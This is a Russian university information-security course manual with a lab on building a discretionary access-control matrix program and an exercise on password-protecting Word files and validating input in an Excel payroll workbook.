ЛАБОРАТОРНЫЕ РАБОТЫ ПО ДИСЦИПЛИНЕ «ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ»

В ходе выполнения лабораторной работы студент должен выполнить предложенное задание и подготовить отчет о проделанной работе. Форма сдачи лабораторной работы предполагает демонстрацию выполненного задания (программного продукта) и знаний теоретической части вопроса, рассмотренного в лабораторной работе.

Отчет по лабораторной работе должен содержать:

1. Тему и цель лабораторной работы;
2. Вариант задания на лабораторную работу;
3. Краткие теоретические сведения и описание алгоритма работы программы;
4. Листинг разработанной программы с подробными комментариями;
5. Результаты работы программы;
6. Выводы.

ЛАБОРАТОРНАЯ РАБОТА № 1
РЕАЛИЗАЦИЯ ДИСКРЕЦИОННОЙ МОДЕЛИ ПОЛИТИКИ БЕЗОПАСНОСТИ

***Цель работы*:** ознакомиться с проблемами реализации политик безопасности в компьютерных системах на примере дискреционной модели.

Теоретические сведения

Под политикой безопасности понимают набор норм, правил и практических приемов, регулирующих управление, защиту и распределение ценной информации. Политика безопасности задает механизмы управления доступа к объекту, определяет как разрешенные, так и запрещенные доступы.

Политика безопасности реализуется посредством административно-организационных мер, физических и программно-технических средств и определяет архитектуру системы защиты. Для конкретной организации политика безопасности должна носить индивидуальный характер и зависеть от конкретной технологии обработки информации и используемых программных и технических средств.

Политика безопасности определяется способом управления доступом, который задаёт порядок доступа к объектам системы. Различают два основных вида политики безопасности: избирательную и полномочную.

Избирательная политика безопасности основана на избирательном способе управления доступом. Избирательное (или дискреционное) управление доступом характеризуется заданным администратором множеством разрешенных отношений доступа (например, в виде троек объект – субъект – тип доступа). Обычно для описания свойств избирательного управления доступом применяют математическую модель на основе матрицы доступа.

Матрица доступа представляет собой матрицу, в которой столбец соответствует объекту системы, а строка – субъекту. На пересечении столбца и строки матрицы указывается тип разрешенного доступа субъекта к объекту. Обычно выделяют такие типы доступа субъекта к объекту, как «доступ на чтение», «доступ на запись», «доступ на исполнение» и т.п. Матрица доступа является самым простым подходом к моделированию систем управления доступом. Однако она служит основой для сложных моделей, более адекватно описывающих реальные автоматизированные системы обработки информации (АСОИ).

Избирательная политика безопасности широко применяется в АСОИ коммерческого сектора, так как её реализация соответствует требованиям коммерческих организаций по разграничению доступа и подотчетности, а также имеет приемлемую стоимость.

Полномочная политика безопасности основана на полномочном (мандатном) способе управления доступом. Полномочное (или мандатное) управление доступом характеризуется совокупностью правил предоставления доступа, определенных на множестве атрибутов безопас-

ности субъектов и объектов, например, в зависимости от метки конфиденциальности информации и уровня допуска пользователя. Полномочное управление доступом подразумевает, что:

1) все субъекты и объекты системы однозначно идентифицированы;

2) каждому объекту системы присвоена метка конфиденциальности информации, определяющая ценность содержащейся в нем информации;

3) каждому субъекту системы присвоен определенный уровень допуска, определяющий максимальное значение метки конфиденциальности информации объектов, к которым субъект имеет доступ.

Чем важнее объект, тем выше его метка конфиденциальности. Поэтому наиболее защищенными оказываются объекты с наиболее высокими значениями метки конфиденциальности.

Основное назначение полномочной политики безопасности – регулирование доступа субъектов системы к объектам с различными уровнями конфиденциальности, предотвращение утечки информации с верхних уровней должностной иерархии на нижние, а также блокирование возможных проникновений с нижних уровней на верхние.

При выборе и реализации политики безопасности в компьютерной системе, как правило, работают следующие шаги:

1. В информационную структуру вносится структура ценностей (определяется ценность информации) и проводится анализ угроз и рисков для информации и информационного обмена.

2. Определяются правила использования для любого информационного процесса, права доступа к элементам информации с учетом данной оценки ценностей.

Реализация политики безопасности должна быть четко продумана. Результатом ошибочного или бездумного определения правил политики безопасности, как правило, является разрушение ценности информации без нарушения политики.

Дискреционная политика безопасности

Пусть O – множество объектов, U – множество пользователей, S – множество действий пользователей над объектами. Тогда дискреционная политика определяет отображение $O \rightarrow U$ (объектов на пользователей-субъектов). В соответствии с данным отображением, каждый объект $O_j \in O$ объявляется собственностью соответствующего пользователя $U_k \in U$, который может выполнять над ними определенную совокупность действий $S_i \in S$, в которую могут входить несколько элементарных действий (чтение, запись, модификация и т.д.). Пользователь, являющийся собственником объекта, иногда имеет право передавать часть или все права другим пользователям (обладание администраторскими правами).

Указанные права доступа пользователей-субъектов к объектам компьютерной системы записываются в виде так называемой матрицы доступа. На пересечении i-й строки и j-ого столбца данной матрицы располагается элемент S_{ij} – множество разрешенных действий j-ого пользователя над i-м объектом.

Пример. Пусть имеем множество из трёх пользователей {Администратор, Гость, Пользователь_1} и множество из четырёх объектов {Файл_1, Файл_2, CD-RW, Дисковод}. Множество возможных действий включает следующие: {Чтение, Запись, Передача прав другому пользователю}. Действие «Полные права» разрешает выполнение всех трёх действий, действие «Запрет» запрещает выполнение всех перечисленных действий. В данном случае, матрица доступа, описывающая дискреционную политику безопасности, может выглядеть следующим образом.

Таблица 1. Пример матрицы доступа

Объект / Субъект	Файл_1	Файл_2	CD-RW	Дисковод
1. Администратор	Полные права	Полные права	Полные права	Полные права
2. Гость	Запрет	Чтение	Чтение	Запрет
3. Пользователь_1	Чтение, передача прав	Чтение, запись	Полные права	Запрет

Например, Пользователь_1 имеет права на чтение и запись в Файл_2. Передавать же свои права другому пользователю он не может.

Пользователь, обладающий правами передачи своих прав доступа к объекту другому пользователю, может сделать это. При этом, пользователь, передающий права, может указать непосредственно, какие из своих прав он передает другому.

Например, если Пользователь_1 передает право доступа к Файлу_1 на чтение пользователю Гость, то у пользователя Гость появляется право чтения из Файла_1.

Задание на лабораторную работу

Пусть множество *S* возможных операций над объектами компьютерной системы задано следующим образом: *S* = {«Доступ на чтение», «Доступ на запись», «Передача прав»}.

1. Получить данные о количестве пользователей и объектов компьютерной системы из табл. 2, соответственно варианту.

2. Реализовать программный модуль, создающий матрицу доступа пользователей к объектам компьютерной системы. Реализация данного модуля подразумевает следующее:

2.1. Необходимо выбрать идентификаторы пользователей, которые будут использоваться при их входе в компьютерную систему (по одному идентификатору для каждого пользователя, количество пользователей указано для варианта). Например, множество из трёх идентификаторов пользователей {Ivan, Sergey, Boris}. Один из данных идентификаторов должен соответствовать администратору компьютерной системы (пользователю, обладающему полными правами доступа ко всем объектам).

2.2. Реализовать программное заполнение матрицы доступа, содержащей количество пользователей и объектов, соответственно Вашему варианту.

2.2.1. При заполнении матрицы доступа необходимо учитывать, что один из пользователей должен являться администратором системы (допустим, Ivan). Для него права доступа ко всем объектам должны быть выставлены как полные.

2.2.2. Права остальных пользователей для доступа к объектам компьютерной системы должны заполняться случайным образом с помощью датчика случайных чисел. При заполнении матрицы доступа необходимо учитывать, что пользователь может иметь несколько прав доступа к некоторому объекту компьютерной системы, иметь полные права, либо совсем не иметь прав.

2.2.3. Реализовать программный модуль, демонстрирующий работу в дискреционной модели политики безопасности.

3. Данный модуль должен выполнять следующие функции:

3.1. При запуске модуля должен запрашиваться идентификатор пользователя (проводится идентификация пользователя), при успешной идентификации пользователя должен осуществляться вход в систему, при неуспешной – выводиться соответствующее сообщение.

3.2. При входе в систему после успешной идентификации пользователя на экране должен распечатываться список всех объектов системы с указанием перечня всех доступных прав до-

ступа идентифицированного пользователя к данным объектам. Вывод можно осуществить, например, следующим образом:

```
User: Boris
Идентификация прошла успешно, добро пожаловать в систему
Перечень Ваших прав:
Объект1:   Чтение
Объект2:   Запрет
Объект3:   Чтение, Запись
Объект4:   Полные права
Жду ваших указаний >
```

3.3. После вывода на экран перечня прав доступа пользователя к объектам компьютерной системы, необходимо организовать ожидание указаний пользователя на осуществление действий над объектами в компьютерной системе. После получения команды от пользователя, на экран необходимо вывести сообщение об успешности либо не успешности операции. При выполнении операции передачи прав (grant) должна модифицироваться матрица доступа. Программа должна поддерживать операцию выхода из системы (quit), после которой запрашивается идентификатор пользователя. Диалог можно организовать, например, так:

```
Жду ваших указаний > read
Над каким объектом производится операция? 1
Операция прошла успешно
Жду ваших указаний > write
Над каким объектом производится операция? 2
Отказ в выполнении операции. У Вас нет прав для ее осуществления
Жду ваших указаний > grant
Право на какой объект передается? 3
Отказ в выполнении операции. У Вас нет прав для ее осуществления
Жду ваших указаний > grant
Право на какой объект передается? 4
Какое право передается? read
Какому пользователю передается право? Ivan
Операция прошла успешно
Жду ваших указаний > quit
Работа пользователя Boris завершена. До свидания.
User:
```

4. Выполнить тестирование разработанной программы, продемонстрировав реализованную модель дискреционной политики безопасности.

5. Оформить отчет по лабораторной работе.

Таблица 2. Варианты заданий

Вариант	***Количество субъектов доступа (пользователей)***	***Количество объектов доступа***
1	3	3
2	4	4
3	5	4
4	6	5
5	7	6
6	8	3
7	9	4
8	10	4

Вариант	*Количество субъектов доступа (пользователей)*	*Количество объектов доступа*
9	3	5
10	4	6
11	5	3
12	6	4
13	7	4
14	8	5
15	9	6
16	10	3
17	3	4
18	4	4
19	5	5
20	6	6
21	7	3
22	8	4
23	9	4
24	10	5
25	3	6
26	4	3
27	5	4
28	6	4
29	6	5
30	8	6

Контрольные вопросы

1. Что понимается под политикой безопасности в компьютерной системе?
2. В чем заключается модель дискреционной политики безопасности в компьютерной системе?
3. Что понимается под матрицей доступа в дискреционной политике безопасности? Что хранится в данной матрице?
4. Какие действия производятся над матрицей доступа в том случае, когда один субъект передает другому субъекту свои права доступа к объекту компьютерной системы?


ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №1
ОРГАНИЗАЦИЯ ЗАЩИТЫ ИНФОРМАЦИИ НА ПЕРСОНАЛЬНОМ КОМПЬЮТЕРЕ

ЦЕЛЬ РАБОТЫ

Приобретение практических навыков использования программных средств защиты для предотвращения утечки информации

2. СВЕДЕНИЯ, НЕОБХОДИМЫЕ ДЛЯ ВЫПОЛНЕНИЯ РАБОТЫ

Защита информации — комплекс мероприятий, направленных на обеспечение важнейших аспектов информационной безопасности (целостности, доступности и, если нужно, конфиденциальности информации и ресурсов, используемых для ввода, хранения, обработки и передачи данных) [1].



Давайте представим, что у нас есть некий файл, который содержит приватную информацию, и мы не хотим, чтобы кто-то другой смог её увидеть или внести в файл изменения. Самым понятным и простым способом защиты информации в этом случае будет установка на этот файл пароля. Сделать это можно разными средствами и способами.

Не все способы паролирования файлов подходят для защиты и передачи супер-важной коммерческой информации, т.к. взломать такие пароли для понимающего пользователя (а тем более для профессионала) будет не сложно. Но, тем не менее, защитить важную для нас информацию от любопытных глаз или от случайного редактирования этими способами вполне можно, а иногда даже нужно.

3. ОПИСАНИЕ ОБОРУДОВАНИЯ

Для проведения практической работы используется следующее обеспечение: персональный компьютер; программное обеспечение MS Office.

4. РАБОЧЕЕ ЗАДАНИЕ

Ознакомиться с методическими указаниями.

Внимание! В процессе выполнения работы потребуется вводить пароли на защиту документов. Рекомендуется вводить всегда один и тот же пароль

Задание 4.1 Защита текстовых документов в Microsoft Word

В этом задании будет создан бланк зарплатной ведомости организации, содержащий три раздела: **Раздел 1** – «шапка» ведомости; **Раздел 2** – таблица, **Раздел 3** – дата создания ведомости, фамилии руководителя организации и главного бухгалтера (рис. 1). Установим защиту документа от изменений так, чтобы изменения можно было вносить только в поля форм и в таблицу с фамилиями и другими данными сотрудников организации. Также установим пароль на открытие файла.

1. Введите с клавиатуры текст документа.
2. Чтобы вставить два разрыва раздела (перед таблицей и перед датой создания ведомости), необходимо, установив курсор в место вставки, в окне команды **Разметка страницы** – **Разрывы - Разрывы разделов** выбрать пункт **Следующая страница**. Для просмотра вставленных границ разделов можно воспользоваться командой  Если границы разделов установлены правильно, можно вернуться к режиму Разметка страницы.
3. Для вставки первого поля формы установите курсор в тексте после слов «СВОДНАЯ ВЕДОМОСТЬ №» на панели инструментов **Разработчик** выберите инструмент **Текстовое поле** (рис. 2). Аналогично вставьте другие поля формы.
4. Установите защиту документа, оставив возможность изменять значения полей формы и текст второго раздела (таблица с фамилиями):

- выполните команду **Рецензирование** – **Ограничить редактирование** -, в появившемся окне отметьте пункт **2. Ограничение на редактирование**, выберите в списке пункт **Ввод данных в полях формы**, щелкните по кнопке Выбор разделов и отметьте разделы которые будут защищены (рис. 3);
- отметьте галочкой только Раздел 1 и Раздел 3, нажмите ОК;
- в окне **Включить защиту** пароль на снятие защиты разделов не устанавливайте. Нажмите ОК.

СВОДНАЯ ВЕДОМОСТЬ №

НАЧИСЛЕНИЯ ЗАРАБОТНОЙ ПЛАТЫ

За месяц года

Разрыв раздела (на текущей странице)

Табельный номер	ФИО	Код подразделения	Должность	Оклад	Процент премии	Начислено
1	Антонов А.А.	1	Начальник отдела	50000	10	
2	Бородин Г.Д.	1	Инженер	20000	20	
3	Воронина И.С.	2	Бухгалтер	30000	10	
4	Громова А.А.	3	Инспектор	20000	15	
5	Ефимов О.Н.	2	Главный бухгалтер	40000	20	
6	Ильина П.А.	3	Инспектор	30000	10	
7	Колосова В.В.	2	Бухгалтер	12000	25	
8	Морозов В.Л.	2	Бухгалтер	15000	30	
9	Титова А.Р.	3	Начальник отдела	40000	5	
10	Фролов И.А.	2	Бухгалтер	20000	10	

Разрыв раздела (на текущей странице)

Дата создания ведомости

Руководитель организации

Главный бухгалтер

Рисунок 1- Вид документа в режиме просмотра Обычный




Рисунок 2 -. Инструмент «Текстовое поле»




Рисунок 3 - Защита разделов документа

8. Проверьте, что защита установлена, то есть можно вводить текст только в Раздел 2 и поля ввода формы из Раздела 1 и Раздела 3.

9. Установите пароль для открытия файла:

Добавить пароль к файлу можно в момент его сохранения. Нажимаем пункт *Файл – Сохранить как…*:




Рисунок 4 - Сохранение файла

В открывшемся окне выбираем место на жестком диске, куда хотим сохранить наш файл (1), даем название файлу (2), после чего нажимаем кнопку *Сервис (3)*:




Рисунок 5 - Выбор параметров сохранения

В меню *Сервис* выбираем пункт *Общие параметры*:




Рисунок 6 - Пункт Общие параметры

В появившемся окне вводим пароль и нажимаем кнопку *Ok*:




Рисунок 7 - Задание пароля

Чтобы избежать случайностей при наборе пароля, программа попросит нас повторить пароль еще раз:

Повторяем пароль, нажимаем *Ok* и теперь уже сохраняем файл нажав кнопку *Сохранить*:




Рисунок 8 - Сохранение файла

***ВАЖНО**! При написании пароля обязательно обращаем внимание на раскладку клавиатуры (английская или русская) и на то какие символы мы набираем (строчные или прописные). Возможно вам надо для первого раза потренироваться и попробовать набрать пароль вне данной программы (например в Блокноте). Это позволит вам видеть набираемые символы и не допустить ошибок, ведь случайно не переключив раскладку или не заметив, что включена клавиша Caps Lock, вы можете задать пароль неправильно и потом сами не сможете открыть файл.*

Теперь (после такого сохранения), при каждом открытии файла будет появляться диалоговое окно с предложением ввести пароль:




Рисунок 9 - Открытие файла путем ввода пароля

И теперь только введя правильный пароль и нажав *Ok* можно будет открыть и увидеть содержимое такого файла.

10. Сохраните документ с именем Ведомость.doc

http://vellisa.ru/kak-postavit-parol-na-word

Задание 4.2. Организация защиты файлов средствами электронной таблицы MS Excel

Создадим документ Microsoft Excel, содержащий три рабочих листа: **Ведомость** – данные о сотрудниках организации (скопируем данные из документа **Ведомость.doc**), **Подразделения** – данные о подразделениях, **Статистика** – результаты обработки данных с листов **Ведомость и Подразделения**.

1. Создайте рабочую книгу Microsoft Excel. Сохраните ее с именем **Организация.xls**.

2. Измените имена листов рабочей книги: Лист1 – на Ведомость, Лист2, – на Подразделения, Лист3 – на Статистика.

3. Откройте созданный в задании 4.1 документ Ведомость.doc, введя при открытии пароль.

4. Скопируйте таблицу из документа **Ведомость.doc** на лист **Ведомость** электронной таблицы.

5. В столбец **Начислено** введите формулы для расчета. Размер начисленной суммы определяется по формуле **Начислено = Оклад*(1+Процент премии / 100):**

- в ячейку **G2** введите формулу **=E2*(1+F2/100**), используя маркер заполнения, «протяните» формулу вниз на остальные ячейки столбца (рис. 10).

	A	B	C	D	E	F	G
1	Табельный номер	ФИО	Код подразделения	Должность	Оклад	Процент премии	Начислено
2	1	Антонов А.А.	1	Начальник отдела	50000	10	=E2*(1+F2/100)
3	2	Бородин Г.Д.	1	Инженер	20000	20	=E3*(1+F3/100)
4	3	Воронина И.С.	2	Бухгалтер	30000	10	=E4*(1+F4/100)
5	4	Громова А.А.	3	Инспектор	20000	15	=E5*(1+F5/100)
6	5	Ефимов О.Н.	2	Главный бухгалтер	40000	20	=E6*(1+F6/100)
7	6	Ильина П.А.	3	Инспектор	30000	10	=E7*(1+F7/100)
8	7	Колосова В.В.	2	Бухгалтер	12000	25	=E8*(1+F8/100)
9	8	Морозов В.Л.	2	Бухгалтер	15000	30	=E9*(1+F9/100)
10	9	Титова А.Р.	3	Начальник отдела	40000	5	=E10*(1+F10/100)
11	10	Фролов И.А.	2	Бухгалтер	20000	10	=E11*(1+F11/100)

Рисунок 10 - Лист Ведомость в режиме показа формул

6. На листе **Подразделения** в диапазоне ячеек **A1:C5** создайте таблицу, содержащую данные о подразделениях организации (рис. 11)

	A	B	C
1	**Подразделения**		
2	**Код подразделения**	**Наименование**	**Руководитель**
3	1	Отдел сбыта	Антонов А.А.
4	2	Бухгалтерия	Ефимов О.Н.
5	3	Отдел кадров	Титова А.Р.

Рисунок 11 - Таблица на листе Подразделения

7. На листе **Статистика** создайте таблицу обработки данных, содержащихся на листах **Ведомость** и **Подразделения** таким образом, что при вводе в ячейку **B1** номера подразделения (1, 2 или 3) в ячейках диапазона **B4:B9** появились следующие данные: наименование подразделения, ФИО руководителя, число сотрудников, размер средней, наибольшей и наименьшей зарплаты в подразделении (рис. 12).

	A	B
1	**Код подразделения:**	2
2		
3		***Статистика***
4	***Наименование подразделения***	Бухгалтерия
5	***Руководитель***	Ефимов О.Н.
6	***Число сотрудников***	5
7	***Средняя зарплата***	27 500,00р.
8	***Наибольшая зарплата***	48 000,00р.
9	***Наименьшая зарплата***	15 000,00р.

Рисунок 12 - Таблица на листе Статистика

8. Введите текст в ячейки столбца А так, как показано на рис. 12;

9. Установите проверку вводимых значений в ячейку **B1** (в нее будет заноситься код подразделения):

- выделите ячейку **B1** и выполните в меню **Данные – Проверка данных**…, в диалоговом окне **Проверка вводимых значений** на вкладке **Параметры** установите параметры так, как показано на рис. 13;
- на вкладке **Сообщение для вывода** в поле **Сообщение** введите текст «**Введите код подразделения 1, 2 или 3**»;
- на вкладке **Сообщение об ошибке** в поле **Сообщение** введите текст «**Повторите ввод данных**»;
- нажмите OK.




Рисунок 13 - Установка параметров проверки вводимых в ячейку B1 данных

Теперь при вводе в ячейку **B1** кода подразделения число будет контролироваться на принадлежность множеству значений 1, 2, 3. В случае ввода числа, отличного от 1, 2, 3, будет выводиться сообщение с просьбой повторить ввод данных. Таким образом ячейка защищена от ввода неверных значений.

10. В ячейке **B4** будет выводиться наименование подразделения, если в эту ячейку ввести формулу: **=ВПР(B1;Подразделения!A3:C5;2).**

Функция **ВПР** просматривает левый столбец диапазона ячеек **A3:C5** (столбец **A**) на листе **Подразделения**. Если значение в ячейке этого столбца совпало со значением в ячейке **B1** листа **Статистика** (введенный код подразделения), то в ячейку **B4** записывается значение из соответствующей найденному коду подразделения ячейки столбца с номером 2 (столбец **Наименование**).

11. Для вывода в ячейке B5 ФИО руководителя подразделения введите в нее формулу по аналогии с пунктом 10 (рис. 14).

	A	B
1	**Код подразделения:**	1
2		
3		***Статистика***
4	***Наименование подразделения***	=ВПР(B1;Подразделения!A3:C5;2)
5	***Руководитель***	=ВПР(B1;Подразделения!A3:C5;3)
6	***Число сотрудников***	=СЧЁТЕСЛИ(Ведомость!C2:C11;B1)
7	***Средняя зарплата***	=СУММ(D1:D10)/B6
8	***Наибольшая зарплата***	=МАКС(D1:D10)
9	***Наименьшая зарплата***	=МИН(E1:E10)

Рисунок 14 - Таблица на листе Статистика в режиме показа формул

